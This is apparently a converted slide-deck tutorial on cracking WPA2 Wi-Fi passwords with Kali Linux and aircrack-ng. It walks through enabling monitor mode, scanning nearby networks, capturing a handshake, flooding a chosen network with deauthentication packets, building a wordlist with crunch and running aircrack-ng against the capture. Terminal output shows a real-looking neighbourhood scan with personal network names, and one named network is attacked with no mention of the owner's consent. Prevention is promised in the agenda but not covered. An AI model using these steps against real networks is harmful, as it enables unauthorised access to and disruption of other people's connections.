





WIRELESS FIDELITY HACKING












- · What is wifi hacking
- Types of tools used for wifi hacking
- WiFi hacking using leosys 150
- Prevention methods











- Wifi stands for wireless fidelity.
- Wifi operates like a local area network without the use of a wire or a cable.
- Wifi uses physical data link layer (PDLL) to operate.



Wireless LAN or WLAN

 Wireless local area network that uses radio waves as its carrier

•Wi-Fi ("Wireless Fidelity")

•A set of standards for WLANs based on IEEE 802.11

•Wi-Max

•Emerging technology that can cover ranges up to 10 miles or more

Satellite/Microwave

•High speed media used for longer distances and remote locations





Source: http://en.wikipedia.org/wiki/Wireless_LAN























This network adapter will be used to hack wifi which are in its range.

Features of this tool.


- >external high gain 3dBi Rotatable antenna
- >supports monitor mode & packet injection
- >Seamlessly compatible with 802.11b/g/n devices



HOW TO USE THIS TOOL


Connect the tool to your pc.
Check whether the tool is in monitor mode by using >>iwconfig

It is not in monitor mode.
So change this into monitor mode









>>sudo airmon-ng start wlano

This is changed to monitor mode.

Now you can start hacking wifi.





START SEARCHING FOR THE CONNECTIONS

To search for the nearby connections by using

>>sudo airodump-ng wlanomon

After that you can see the available networks


Notedown the bssid and channel number

CH 8][Elapsed:	18 s][2022-07-2	7 06:24							
BSSID	PWR	Beacons	#Data,	#/s	СН	MB	ENC C	IPHER	AUTH	ESSID
F8:C4:F3:B1:04:91	-1	0	0	0		-1				<length: 0=""></length:>
E2:D1:67:03:44:7E	-1	0	0	0	11	-1				<length: 0=""></length:>
E2:53:6E:04:CE:87	-28			0		180	WPA2	CCMP	PSK	Devarshi
B6:97:B1:2E:0F:F3	-41			0	6	65	WPA2	CCMP	PSK	Akshay
82:98:8E:B0:9C:0C	-43		0	0	12	180	WPA2	CCMP	PSK	realme Narzo 10
0A:DA:8A:27:A0:1A	-44					180	WPA2	CCMP	PSK	vivo 2004
28:3B:82:2F:FD:9D	-44	2	0	0		270	WPA2	CCMP	PSK	Eeeseminarhall
AA:E8:12:2B:5B:A4	-45					360	WPA2		PSK	G Nash
36:BF:F9:20:AF:F1	-46				11	180	WPA2	CCMP	PSK	Shanmukh
56:14:F3:E7:BA:C6	-46		13			130	WPA2	CCMP	PSK	HP 9996
AE:64:76:7B:AF:ED					11	180	WPA2	CCMP	PSK	realme C21
86:5C:F3:80:E2:4C	-48					130	WPA2	CCMP	PSK	DIRECT-DOLAPTOP-GF873660msNU
A2:84:39:34:C8:4D						180	WPA2	CCMP	PSK	rk
1A:02:19:55:66:1F					10	180	WPA2	CCMP	PSK	OPPO A31
3E:58:C2:67:0D:EA						130	WPA2	CCMP	PSK	BUNTY 9305
8A:DA:B3:F3:67:B6	-51					180	WPA2	CCMP	PSK	vivo 1818
6E:6A:77:6F:F7:A7						130	WPA2	CCMP	PSK	WIN-1RGGCU4HP92 1585
EE:5B:53:EA:B7:B8	-54					360	WPA2	CCMP	PSK	POCO X3
36:02:86:08:76:FE						130	WPA2	CCMP	PSK	poojitha
CA:E7:DA:4B:C8:41						130	WPA2	CCMP	PSK	LAPTOP-0G1K673P 1737
B6:06:7E:23:D3:90						360	WPA2	CCMP	PSK	Redmi Note 9 Pro max
72:B2:2A:76:D2:B7	-58				13	180	WPA2	CCMP	PSK	Memu Pedhollamu Bro 🤧
EE:61:FE:32:EE:DE						180	WPA2		PSK	Realme9pro
AE:91:6A:59:BF:DB	-59						WPA2	CCMP	PSK	Hackdepaapa
42:02:09:88:CF:BB	-59					180	WPA2		PSK	V2031
CE:91:B7:5D:91:99	-59					360	WPA2	CCMP	PSK	Saiteja
F2:06:5E:A9:FC:FC							WPA			<length: 0=""></length:>
48:13:F3:01:7E:D8	-61				11		WPA2	CCMP	PSK	
32:64:70:6E:0B:F9							WPA			<length: 0=""></length:>
BSSID	STAT	TON	PWR	R:	ate	Lost	- Fr	ames	Notes	Probes
										110000
F8:C4:F3:B1:04:91		5:2F:65:67:7) - 1					
E2:D1:67:03:44:7E					9 - 6					
B6:97:B1:2E:0F:F3) - 1					
B6:97:B1:2E:0F:F3					9 - 6		0			
36:BF:F9:20:AF:F1		C:DF:F4:90:8) - 1		0			
56:14:F3:E7:BA:C6		2:E1:80:61:9			e-24			26		
3E:58:C2:67:0D:EA		D:B6:81:62:F			∔e- 0		0			
3E:58:C2:67:0D:EA		C:F8:E1:BF:2			- 1		0	1		
3E:58:C2:67:0D:EA		8:B2:CB:B8:B			e- 1		0	16		
8A:DA:B3:F3:67:B6 EE:5B:53:EA:B7:B8		5:E2:8E:FE:E			0 - 1 4e- 0		0	1 8		
36:02:86:08:76:FE		8:68:14:92:2			+e- 0 0 - 1		0	8		
					0 - 1 5e- 0		0			
CA:E7:DA:4B:C8:41 CA:E7:DA:4B:C8:41		2:5E:79:CD:1			oe- 0 0 -24		0			
42:02:09:88:CF:BB) - 1		0			
Quitting	٠٠.٥	D.1L.A0.49.4	, 40	٠,	, 1		•			
quiccing										

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- >>sudo airodump-ng -c(channel) -w (filename) -d (bssid) wlanomon
- >>sudo airodump-ng -c11 -w test -d (bssid) wlanomon
- Wait for the WPA handshake.


If handshake is not coming then send deauthentication packets .so that the wifi gets reconnected and we will get the hand shake



>>sudo aireplay-ng -deauth 0 -a (bssid) wlano

```
Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
                                                     kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
  -$ <u>sudo</u> aireplay-ng --deauth 0 -a E2:53:6E:04<u>:CE:87 wlan0mon</u>
[sudo] password for kali:
06:27:55 Waiting for beacon frame (BSSID: E2:53:6E:04:CE:87) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
06:27:55 Sending DeAuth (code 7) to broadcast --- BSSID: [E2:53:6E:04:CE:87]
06:27:56 Sending DeAuth (code 7) to broadcast -- BSSID:
06:27:56 Sending DeAuth (code 7) to broadcast -- BSSID:
          Sending DeAuth (code 7) to broadcast -- BSSID:
          Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:27:58 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
                                  to broadcast -- BSSID:
          Sending DeAuth (code
                               7) to broadcast --
          Sending DeAuth (code 7) to broadcast -- BSSID:
                                  to broadcast -- BSSID:
         Sending DeAuth (code 7) to broadcast -- BSSID:
          Sending DeAuth (code 7) to broadcast -- BSSID:
06:28:04 Sending DeAuth (code 7) to broadcast -- BSSID:
06:28:05 Sending DeAuth (code 7) to broadcast -- BSSID:
          Sending DeAuth (code 7) to broadcast -- BSSID:
06:28:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
__(kali⊕ kali)-[~]
```

>>once the handshake is captured now check for key




Now create the password list in a file

- >>crunch (min) (max) (a:zA:Z0:9) -o (text filename)
- >>crunch 8 8 abc12 -0 psw.txt

```
File Actions Edit View Help
CH 1 ][ Elapsed: 1 min ][ 2022-07-27 06:28 ][ WPA handshake: E2:53:6E:04:CE:87
 Crunch will now generate the following amount of data: 3515625 bytes
Crunch will now generate the following number of lines: 390625
crunch: 100% completed generating output
 sudo aircrack-ng dev-01.cap -w pwd.txt
Reading packets, please wait ...
Read 30831 packets
  1 E2:53:6E:04:CE:87 Devarshi
                                                WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait ...
Opening dev-01.cap
Read 30831 packets.
potential targets
```

>>sudo aircrack-ng test-01.cap -w psw.txt It starts for checking the password



After some iterations the password will be shown there

